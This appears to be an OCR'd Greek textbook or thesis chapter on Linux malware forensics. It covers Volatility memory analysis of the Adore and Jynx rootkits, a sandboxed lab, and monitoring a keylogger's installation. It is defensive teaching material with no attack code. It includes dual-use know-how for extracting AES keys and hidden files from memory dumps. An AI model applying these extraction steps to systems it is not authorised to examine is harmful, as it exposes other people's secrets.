
Εικόνα 1.2: Η **SecondLook** ανιχνεύει κρυφούς οδηγούς στη **sysfs**.

Η **SecondLook** έχει μία άλλη λειτουργία για τον έλεγχο κατανομής της εικονικής μνήμης για τους οδηγούς που δε βρίσκονται στη λίστα του πυρήνα. Τα αποτελέσματα της σύγκρισης φαίνονται στη λίστα **Vmalloc Allocations (εικόνα 1.3).**



Εικόνα 1.3: Η **SecondLook** χρησιμοποιεί πληροφορίες κατανομής εικονικής μνήμης για να βρει κρυφούς οδηγούς στον πυρήνα (το «**usb_spi**» είναι κρυφός οδηγός του **Adore Rootkit**).

Μία άλλη διαδικασία είναι ο έλεγχος των βιβλιοθηκών και περιοχών μνήμης που χρησιμοποιεί κάθε διεργασία στο **Memory Mapping**. Η **εικόνα 1.4** δείχνει το **Jynx Rootkit** με πορτοκαλί χρώμα, ενώ τις επικυρωμένες βιβλιοθήκες με πράσινο.



Εικόνα 1.4: Οι βιβλιοθήκες που έχουν κληθεί από συγκεκριμένες διαδικασίες. Η απειλή του **Jynx Rootkit** είναι στο **/XxJynx/jynx2.so**.

Όταν μιά βιβλιοθήκη ή περιοχή μνήμης έχει μολυνθεί από ιομορφικό λογισμικό, είναι καλό να προβαίνουμε σε μια περαιτέρω εξέταση των δεδομένων. Συγκεκριμένες βιβλιοθήκες και περιοχές μνημών μπορούν να σωθούν στο σκληρό δίσκο με τη χρήση της **linux_dump_map**, συν την επιλογή **–s**, όπως βλέπουμε στην **εικόνα 1.5.**

```
% python volatility/vol.py -f memorydmps/jynx-fmem.bin --
profile=LinuxUbuntu10x86 linux_dump_map -p 32739 -s 0xca7000 -O jynx-so-
0xca7000-extracted
Writing to file: jynx-so-0xca7000-extracted
Wrote 20480 bytes
% hexdump -C jynx-so-0xca7000-extracted
00000000  7f 45 4c 46 01 01 01 00  00 00 00 00 00 00 00 00  |.ELF............|
00000010  03 00 03 00 01 00 00 00  00 1c 00 00 34 00 00 00  |............4...|
00000020  4c 52 00 00 00 00 00 00  34 00 20 00 06 00 28 00  |LR......4. ...(.|
00000030  1c 00 19 00 01 00 00 00  00 00 00 00 00 00 00 00  |................|
00000040  00 00 00 00 2c 4a 00 00  2c 4a 00 00 05 00 00 00  |....,J..,J......|
00000050  00 10 00 00 01 00 00 00  ec 4e 00 00 ec 5e 00 00  |.........N...^..|
00000060  ec 5e 00 00 64 02 00 00  c4 02 00 00 06 00 00 00  |.^..d...........|
```

Εικόνα 1.5: Χρησιμοποιούμε την εντολή **linux_dump_map** της **Volatility** για να σώσουμε κάποια βιβλιοθήκη στο σκληρό δίσκο.

1.9 Ερμηνεία διαφόρων δομών δεδομένων στο Linux

Η ερμηνεία των δομών δεδομένων στη μνήμη που έχουν συγκεκριμένη διαμόρφωση γίνεται με την διερεύνηση στις λεπτομέρειες του συστήματος, στις κρυφές εγγραφές αρχείων συστήματος, στο ιστορικό των εντολών, στα κρυπτογραφικά κλειδιά και σε άλλες σχετικές πληροφορίες με την εγκατάσταση άλλων δραστηριοτήτων του ιομορφικού λογισμικού.

Το εν λόγω λογισμικό μπορεί να αφήσει ίχνη στον υπολογιστή, τα οποία μας δίνουν σημαντικές ενδείξεις για τις δραστηριότητες των εισβολέων.

- Τα ίχνη που έχουν δημιουργηθεί στον υπολογιστή από ιομορφικό κώδικα μπορεί να βρεθούν στη μνήμη ακόμα και όταν η παρουσία τους έχει κρυφτεί ή διαγραφεί από τον υπολογιστή.
- Μία ονομασία αρχείου, μία ρυθμιστική παράμετρος ή ένα **log** συστήματος μπορούν να παραμένουν στη μνήμη μαζί με τα **metadata**, ακόμα και όταν το αρχείο έχει διαγραφεί ή έχει καταστεί κρυφό.
- Τα εργαλεία ψηφιακών πειστηρίων έχουν προγραμματιστεί ώστε να ερμηνεύουν ένα μεγάλο αριθμό δομών δεδομένων.

1.9.1 Προσωρινά Αρχεία

Τα προσωρινά αρχεία μπορεί να περιέχουν πληροφορίες σχετικά με το ιομορφικό λογισμικό. Παρόλο που αυτά τα αρχεία δε φαίνονται, μπορούμε να τα ανακτήσουμε από τη μνήμη με τη χρήση της **linux_tmpfs** της **Volatility**. Με αυτή την ενέργεια βρίσκουμε όλα τα προσωρινά αρχεία που χρησιμοποιήθηκαν (βλ. την **εικόνα 1.6)**.


```
% python vol.py -f Evo4GRomeo linux_tmpfs -L
1 -> /app-cache
2 -> /mnt/obb
3 -> /mnt/asec
4 -> /mnt/sdcard/.android_secure
5 -> /dev

% python vol.py -f Evo4GRomeo linux_tmpfs -S 4 -D Android/sdcard-secure
<files in /mnt/sdcard/.android_secure saved in Android/sdcard-secure directory>
```

Εικόνα 1.6: Αρχεία **tmpfs** που χρησιμοποιήθηκαν σε μία **Android** συσκευή, τα οποία ανακτώνται με τη χρήση της **linux_tmpfs** της **Volatility**.

1.10 Κρυπτογραφικά κλειδιά και Passwords

Το ιομορφικό λογισμικό μπορεί να χρησιμοποιήσει πιστοποιητικά και μηχανισμούς κρυπτογράφησης για να κάνει την ανάλυση ψηφιακών πειστηρίων ακόμα πιο δύσκολη. Τα κρυπτογραφικά κλειδιά μπορεί να εξάγονται από τη μνήμη και πιθανόν ο ερευνητής να ξεκλειδώνει πληροφορίες που ο εισβολέας προσπάθησε να κρύψει.

- Τα πακέτα **aeskeyfind** και **rsakeyfind** του **Linux** είναι ειδικά σχεδιασμένα για να ψάχνουν στην εξαγωγή μνήμης κρυπτογραφικά κλειδιά.
- Ένα άλλο εργαλείο είναι το **interrogate**, το οποίο μπορεί να χρησιμοποιηθεί για να εμφανίσει κρυπτογραφικά κλειδιά από τη μνήμη (βλ. την **εικόνα 1.7).**



```
$ interrogate/interrogate -a aes -k 256 /evidence/memdump.bin
Interrogate  Copyright (C) 2008  Carsten Maartmann-Moe <carmaa@gmail.com>
This program comes with ABSOLUTELY NO WARRANTY; for details use `-h'.
This is free software, and you are welcome to redistribute it
under certain conditions; see bundled file licence.txt for details.

Using key size: 256 bits.
Using input file: /evidence/memdump.bin.
Attempting to load entire file into memory, please stand by...
Success, starting search.

------------------------------------------------------------------------
```

Εικόνα 1.7: Ψάχνοντας τα κλειδιά **AES**, από μία μνήμη με τη χρήση του **interrogate**.

Συμπέρασμα

Οι πληροφορίες που συλλέγουμε από την εξαγωγή μνήμης περιέχουν, κρυφές και τερματισμένες διεργασίες, ίχνη από **injection** μνήμης καθώς και τεχνικές **hooking** που χρησιμοποιούνται από ιομορφικά λογισμικά.

Επειδή τα ψηφιακά πειστήρια είναι στα πρώτα στάδια ανάπτυξης, δεν μπορούν να ανακτήσουν τις επιθυμητές πληροφορίες από μια εξαγωγή μνήμης.

Επειδή το ιομορφικό λογισμικό μπορεί να «*μανουβράρει*» τη μνήμη, είναι σημαντικό να συγκρίνουμε τα αποτελέσματα μας με άλλες πηγές, όπως, τα αρχεία συστήματος, τις εξωτερικές πηγές, όπως και τα δεδομένα των **firewalls**, **routers** και **Web proxies**. Έτσι πρέπει:

- Να μη βασιστούμε μόνο σε ένα εργαλείο.
- Να μάθουμε τα σημαντικά σημεία και τους περιορισμούς τους.
- Να χρησιμοποιήσουμε περισσότερα από ένα εργαλεία, για να ελέγχουμε τα αποτελέσματα.
- Τα αποτελέσματα μπορεί να μην είναι σωστά.
- Τα σημαντικότερα ευρήματα μπορούμε να τα εξακριβώσουμε «*διά χειρός*» και να τα δούμε στο γενικό πλαίσιο πρόσθετων πληροφοριών, που ίσως έχουν παραλειφθεί από το λογισμικό.

2ο ΚΕΦΑΛΑΙΟ

2.1 Ανάλυση Ιομορφικού Δείγματος

Η ανάλυση ιομορφικού δείγματος αποτελεί μια διαδικασία η οποία πρέπει να γίνει σε ασφαλές περιβάλλον. Μετά την εξαγωγή του ύποπτου αρχείου πρέπει να το απομονώσουμε σε ένα εικονικό σύστημα αρχείου «***sandboxed***», για να είμαστε σίγουροι ότι ο κώδικας έχει εξουδετερωθεί και δεν μπορεί να βλάψει πλέον το λειτουργικό μας σύστημα.

2.2 Δημιουργία εργαστηρίου ανάλυσης ιομορφικών λογισμικών

Η ανάλυση σε εικονικά συστήματα είναι ιδιαίτερα ωφέλιμη. Κατά τη διάρκεια της ανάλυσης ενός δείγματος, χρειάζεται πολλές φορές να σταματάμε και να ξεκινάμε εκ νέου για να παρατηρήσουμε τις παραλλαγές της συμπεριφοράς του προγράμματος.

Δύο γνωστά και πρακτικά λογισμικά για εικονικά λειτουργικά συστήματα είναι το **Vmware** και το **VirtualBox**.

2.2.1 System Snapshots

Πριν προβούμε στην εξέταση του δείγματος του ιομορφικού κώδικα, πρέπει να κάνουμε ένα **snapshot** του συστήματος, ώστε να γίνει η σύγκριση όταν εκτελεστεί ο κώδικας. Στο **Linux** υπάρχουν δύο επιλογές, το **host in-tegrity monitors** και η εγκατάσταση **monitors**.

2.2.2 Host integrity monitors

Με αυτή την επιλογή μπορούμε να δημιουργήσουμε ένα **snapshot** συστήματος, στο οποίο οι μεταγενέστερες αλλαγές θα καταγράφονται και θα συγκρίνονται με αυτό.

Ένα από τα εργαλεία που χρησιμοποιούνται είναι τα **Open Source Tripwire** (***tripwire***), **Advanced Intrusion Detection Environment** (***AIDE***), **SAMHAIN**, και **OSSEC**.

2.3 Εγκατάσταση Monitors (Installation Monitors)

Οι ερευνητές για να ανιχνεύουν αλλαγές που γίνονται σε ένα λειτουργικό σύστημα από την εκτέλεση ενός άγνωστου δυαδικού κώδικα χρησιμοποιούν την εγκατάσταση των **monitors** (***installation monitors*** *ή* ***installation managers***). Η διαφορά με το **host integrity monitors** που γενικά παρατηρεί όλες τις αλλαγές του συστήματος, είναι ότι το **Installation Monitors** χρησιμεύει ως μηχανισμός εκτέλεσης ή «*φόρτισης*» για συγκεκριμένο πρόγραμμα, καταγράφοντας όλες τις αλλαγές που οφείλονται στην εκτέλεση ή εγκατάσταση του προγράμματος (*ιδιαίτερα στα αρχεία συστήματος*).

Στην παρακάτω **εικόνα 2.1** βλέπουμε το **InstallWatch** που δημιουργεί αρχεία **logs,** και τροποποιεί μια καινούργια εφαρμογή κατά τη διάρκεια της εγκατάστασης της.

```
malwarelab@MalwareLab:~$ installwatch <command>
```

Εικόνα 2.1: Η χρήση του **InstallWatch**.

Τα αποτελέσματα του **InstallWatch** τα βρίσκουμε στο αρχείο **log**. Στη διεύθυνση **/tmp/tmp <όνομα αρχείου>**. Αυτό το αρχείο αποκαλύπτει τη δημιουργία ενός άλλου για την προσπέλαση άλλων χρήσιμων λεπτομερειών (βλ. την **εικόνα 2.2)**.

```
0       access  /usr/lib/gcc/i686-linux-gnu/4.6/lto-wrapper  #success
0       access  /tmp    #success
0       access  /usr/lib/gcc/i686-linux-gnu/4.6/cc1plus      #success
0       access  /usr/lib/gcc/i686-linux-gnu/4.6      #success
178306864       fopen64 /tmp/ccOMeEuj.s       #success
180273992       fopen64 /home/malwarelab/Desktop/Malware Repository/logkeys-
0.1.1a/src/.deps/logkeys.Tpo  #success
161276600       fopen64 /home/malwarelab/Desktop/Malware Repository/logkeys-
0.1.1a/src/logkeys.o   #success
0       access  /usr/lib/gcc/i686-linux-gnu/4.6/collect2     #success
0       access  /usr/lib/gcc/i686-linux-gnu/4.6/liblto_plugin.so     #success
0       unlink  /tmp/ccOMeEuj.s       #success
3       open    /dev/tty      #success

0       rename  /home/malwarelab/Desktop/Malware Repository/logkeys-

0.1.1a/src/.deps/logkeys.Tpo  /home/malwarelab/Desktop/Malware

Repository/logkeys-0.1.1a/src/.deps/logkeys.Po      #success
```

Εικόνα 2.2: Αρχείο **log** του **InstallWatch**.

Με τη χρήση της εντολής **find** μπορούμε να βρούμε οποιεσδήποτε αλλαγές αρχείων. Στην παρακάτω εικόνα παρατηρούμε τις αλλαγές που έγιναν το τελευταίο λεπτό με την εντολή **find / -mmin -1**.

```
malwarelab@MalwareLab:~$ find / -mmin -1

…<edited for brevity>

/usr/bin
/usr/include/python2.7
/usr/local/bin
/usr/local/bin/llkk
/usr/local/bin/llk
/usr/local/bin/logkeys
/usr/local/share/man
/usr/local/share/man/man8
/usr/local/share/man/man8/logkeys.8
/usr/local/lib/python2.7
/usr/local/lib/python2.7/site-packages
/usr/local/etc
/usr/local/etc/logkeys-start.sh
/usr/local/etc/logkeys-kill.sh
/usr/share/binfmts
```

Εικόνα 2.3: Με την εντολή **find** βρίσκουμε τις πρόσφατες αλλαγές, που έχουν σχέση με την εγκατάσταση ενός **keylogger**.


2.4 Προετοιμασίες Παρακολούθησης Συστήματος και Δικτύου

Τα εργαλεία που παρακολουθούν το σύστημα και τις δραστηριότητες δικτύου πρέπει να έχουν ετοιμαστεί πριν την εκτέλεση του κώδικα και κατά τη διάρκεια της ανάλυσης, ώστε τα εργαλεία να καταγράφουν τις αλλαγές από τη στιγμή που εκείνο «τρέχει».

Σε ένα λειτουργικό σύστημα **Linux** υπάρχουν πέντε πεδία παρακολούθησης ιομορφικού κώδικα, τα παρακάτω:

- ✓ **Διεργασίες**
- ✓ **Αρχείο συστήματος**
- ✓ **Ο φάκελος /proc**
- ✓ **Δραστηριότητες δικτύου (και IDS)**
- ✓ **System calls**

Για πιο αποτελεσματικά συμπεράσματα πρέπει να χρησιμοποιήσουμε παθητικές και ενεργητικές τεχνικές παρακολούθησης (βλ. την **εικόνα 2.4**).



Εικόνα 2.4: Η χρήση παθητικής και ενεργητικής τεχνικής παρακολούθησης.

Κάτι ακόμα που πρέπει να προσέχει ένας ψηφιακός ερευνητής είναι η ελαχιστοποίηση των ψηφιακών ιχνών (***digital footprints***), κατά τη διάρκεια της συλλογής δεδομένων. Οπωσδήποτε πρέπει να τεκμηριώνουμε την οποιαδήποτε πράξη μας.

2.4.1 Passive system monitoring (Παθητική παρακολούθηση συστήματος)

Η παθητική παρακολούθηση συστήματος συλλέγει πληροφορίες όταν «*τρέχει*» ένα δείγμα. Επίσης, προβαίνει σε έλεγχο για την ακεραιότητα του συστήματος, συγκρίνοντας την εικόνα του, πριν και μετά την εκτέλεση του δείγματος.

Για παράδειγμα, αφού ξεκινήσουμε την εκτέλεση του **tripwire** και έχει δημιουργηθεί η βάση δεδομένων, οι αλλαγές που γίνονται στο σύστημα από ένα δείγμα ιομορφικού κώδικα καταγράφονται από το **tripwire**.

Οι αλλαγές που έχουν γραφτεί από το **tripwire** μπορούν να υπάρχουν σε μία αναφορά ή σε μία τεκμηρίωση.

2.4.2 Active system monitoring (Ενεργητική παρακολούθηση συστήματος)

Η ενεργητική παρακολούθηση συστήματος συλλέγει δεδομένα σε πραγματικό χρόνο, σχετικά με τη συμπεριφορά του ιομορφικού κώδικα. Αφού, «*τρέξουμε*» ένα ύποπτο πρόγραμμα, εξετάζουμε τα χαρακτηριστικά των διεργασιών που «τρέχουν» στο μολυσμένο σύστημα. Για να καταλάβουμε καινούργιες ύποπτες διεργασίες πρέπει να προσέξουμε:

Α) Το όνομα της διεργασίας ή το PID (process dentification number).


Β) Τη διεύθυνση της εφαρμογής που δημιούργησε αυτή η διεργασία.

Γ) Τις βιβλιοθήκες που έχουν φορτωθεί από την ύποπτη διεργασία.

Δ) Τις θυγατρικές διεργασίες που σχετίζονται με την ύποπτη διεργασία.

Ε) Τις δραστηριότητες της ύποπτης διεργασίας και πόσους πόρους έχει καταναλώσει στη μνήμη της.

Τις δραστηριότητες της διεργασίας μπορούμε να τις ελέγχουμε με τις εντολές **ps**, **pstree** και **top**.



Εικόνα 2.5: Παρακολουθώντας τις δραστηριότητες των διεργασιών με το **Linux Process Explorer**.


2.5 Ανοιχτά αρχεία και Sockets

Σε περαιτέρω ανάλυση είναι σημαντικό να εξετάσουμε τις δραστηριότητες αρχείων συστήματος σε πραγματικό χρόνο, καθώς και τα **Sockets** του δικτύου, κάνοντας δυναμική ανάλυση.

Το βασικό εργαλείο είναι η **lsof** (***list open files*** - *λίστα ανοιχτών αρχείων*). Όταν «τρέχουμε» την **lsof** μόνη της θα ανοίξουμε όλα τα αρχεία που έχουν οι ανοιχτές διεργασίες. Όταν προσθέτουμε το **-p** και το **PID** κάποιας διεργασίας τότε θα λάβουμε πληροφορίες σχετικά με αυτή.

Για να εξετάσουμε όλες τις συνδέσεις των **Sockets** σε ένα μολυσμένο σύστημα προσθέτουμε το **-i**.

2.5.1 Γραφικά εργαλεία για την παρακολούθηση αρχείων συστήματος




Εικόνα 2.6: Παρακουλουθώντας τη δραστηριότητα αρχείων με το **GSLOF**.


Στην παραπάνω **εικόνα 2.6** βλέπουμε τη δραστηριότητα αρχείων συστήματος από την εκτέλεση ενός **keylogger**.

Εικόνα 2.7: Επιλογές της εφαρμογής **GSLOF**.

